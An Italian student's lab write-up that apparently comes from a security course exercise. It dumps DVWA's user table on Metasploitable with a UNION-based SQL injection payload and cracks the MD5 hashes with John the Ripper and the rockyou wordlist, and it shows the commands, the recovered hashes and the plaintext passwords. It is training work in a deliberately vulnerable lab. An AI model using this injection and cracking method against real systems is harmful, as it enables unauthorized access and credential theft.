Password Cracking - Recupero delle Password in Chiaro

S6/L4

16/01/2025

istruzioni per l'Esercizio:

1. **Recupero delle Password dal Database:**
   - Accedete al database della DVWA per estrarre le password hashate.
   - Assicuratevi di avere accesso alle tabelle del database che contengono le password.


2. **Identificazione delle Password Hashate:**
   - Verificate che le password recuperate siano hash di tipo MD5.

3. **Esecuzione del Cracking delle Password:**
   - Utilizzate uno o più tool per craccare le password:
   - Configurate i tool scelti e avviate le sessioni di cracking.


4. **Obiettivo:**
   - Craccare tutte le password recuperate dal database.

SVOLGIMENTO

Ho collegato le macchine e configurate per farle pingare:




```
msfadmin@metasploitable:~$ ping 192.168.60.5
PING 192.168.60.5 (192.168.60.5) 56(84) bytes of data.
64 bytes from 192.168.60.5: icmp_seq=1 ttl=64 time=5.95 ms
64 bytes from 192.168.60.5: icmp_seq=2 ttl=64 time=1.44 ms
64 bytes from 192.168.60.5: icmp_seq=3 ttl=64 time=0.597 ms
64 bytes from 192.168.60.5: icmp_seq=4 ttl=64 time=1.02 ms
```



```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.60.2
PING 192.168.60.2 (192.168.60.2) 56(84) bytes of data.
64 bytes from 192.168.60.2: icmp_seq=1 ttl=64 time=1.68 ms
64 bytes from 192.168.60.2: icmp_seq=2 ttl=64 time=2.88 ms
64 bytes from 192.168.60.2: icmp_seq=3 ttl=64 time=10.1 ms
^C
```

Tramite il browser di kali andiamo nella DVWA di Metasploitable



Vulnerability: SQL Injection


User ID:

More info

http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html

Username: admin
Security Level: low
PHPIDS: disabled


Ci andiamo a recuperare le password come abbiamo fatto la scorsa lezione con questa query: 1' UNION select user, password from users#



```
ID: 1' UNION select user, password from users#
First name: admin
Surname: admin

ID: 1' UNION select user, password from users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION select user, password from users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION select user, password from users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION select user, password from users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION select user, password from users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```


Confrontando ogni stringa possiamo notare come contenga 32 caratteri esadecimali con numeri e lettere dalla A alla F. Quindi le password sono crittografate attraverso la funzione hash MD5.

Prendo le password e creo un file .txt che funzionerà da database:



```
5f4dcc3b5aa765d61d8327deb882cf99
e99a18c428cb38d5f260853678922e03
8d3533d75ae2c3966d7e0d4fcc69216b
0d107d09f5bbe40cade3de5c71e9e9b7
5f4dcc3b5aa765d61d8327deb882cf99
```


Poi estraggo il dizionario rockyou.txt in wordlist:



```
$ wordlists

> wordlists ~ Contains the rockyou wordlist

/usr/share/wordlists
── amass → /usr/share/amass/wordlists
── dirb → /usr/share/dirb/wordlists
── dirbuster → /usr/share/dirbuster/wordlists
── dnsmap.txt → /usr/share/dnsmap/wordlist_TLAs.txt
── fasttrack.txt → /usr/share/set/src/fasttrack/wordlist.txt
── fern-wifi → /usr/share/fern-wifi-cracker/extras/wordlists
── john.lst → /usr/share/john/password.lst
── legion → /usr/share/legion/wordlists
── metasploit → /usr/share/metasploit-framework/data/wordlists
── nmap.lst → /usr/share/nmap/nselib/data/passwords.lst
── rockyou.txt.gz
── sqlmap.txt → /usr/share/sqlmap/data/txt/wordlist.txt
── wfuzz → /usr/share/wfuzz/wordlist
── wifite.txt → /usr/share/dict/wordlist-probable.txt

o you want to extract the wordlist rockyou.txt? [Y/n] y
xtracting rockyou.txt.gz ...
[sudo] password for kali:


> wordlists ~ Contains the rockyou wordlist

/usr/share/wordlists
── amass → /usr/share/amass/wordlists
── dirb → /usr/share/dirb/wordlists
── dirbuster → /usr/share/dirbuster/wordlists
── dnsmap.txt → /usr/share/dnsmap/wordlist_TLAs.txt
── fasttrack.txt → /usr/share/set/src/fasttrack/wordlist.txt
── fern-wifi → /usr/share/fern-wifi-cracker/extras/wordlists
── john.lst → /usr/share/john/password.lst
── legion → /usr/share/legion/wordlists
── metasploit → /usr/share/metasploit-framework/data/wordlists
── nmap.lst → /usr/share/nmap/nselib/data/passwords.lst
── rockyou.txt
── rockyou.txt.gz
── sqlmap.txt → /usr/share/sqlmap/data/txt/wordlist.txt
── wfuzz → /usr/share/wfuzz/wordlist
── wifite.txt → /usr/share/dict/wordlist-probable.txt
──(kali㉿kali)-[/usr/share/wordlists]
─$ █
```


Il path da inserire nell’attacco sarà: /usr/share/wordlist/rockyou.txt

Andiamo a lanciare l’attacco con jtr:



```
┌──(kali㉿kali)-[~]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt /home/kali/Desktop/password.txt
Warning: detected hash type "LM", but the string is also recognized as "dynamic=md5($
p)"
Use the "--format=dynamic=md5($p)" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "HAVAL-128-4"
Use the "--format=HAVAL-128-4" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "MD2"
Use the "--format=MD2" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "mdc2"
Use the "--format=mdc2" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "mscash"
Use the "--format=mscash" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "mscash2"
Use the "--format=mscash2" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "NT"
Use the "--format=NT" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "Raw-MD4"
Use the "--format=Raw-MD4" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "Raw-MD5"
Use the "--format=Raw-MD5" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "Raw-MD5u"
Use the "--format=Raw-MD5u" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "Raw-SHA1-AxCr
```


Ci dice che il tipo di hash è MD5 e di aggiungere questo comando all’attacco: --format=raw-md5



```
┌──(kali㉿kali)-[~]
└─$ john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt /home/kali/Desktop/password.txt
Created directory: /home/kali/.john
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 128/128 SSE2 4×3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
password         (?)
abc123           (?)
letmein          (?)
charley          (?)
4g 0:00:00:00 DONE (2025-01-16 09:06) 400.0g/s 288000p/s 288000c/s 384000C/s my3kids..soccer9
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

Queste sono le password hashate.


Per fare una controprova possiamo andare sul sito MD5online:



password

md5-cript("password")


5f4dcc3b5aa765d61d8327deb882cf99



abc123

md5-cript("abc123")


e99a18c428cb38d5f260853678922e03



letmein

md5-cript("letmein")

0d107d09f5bbe40cade3de5c71e9e9b7



charley

md5-cript("charley")

8d3533d75ae2c3966d7e0d4fcc69216b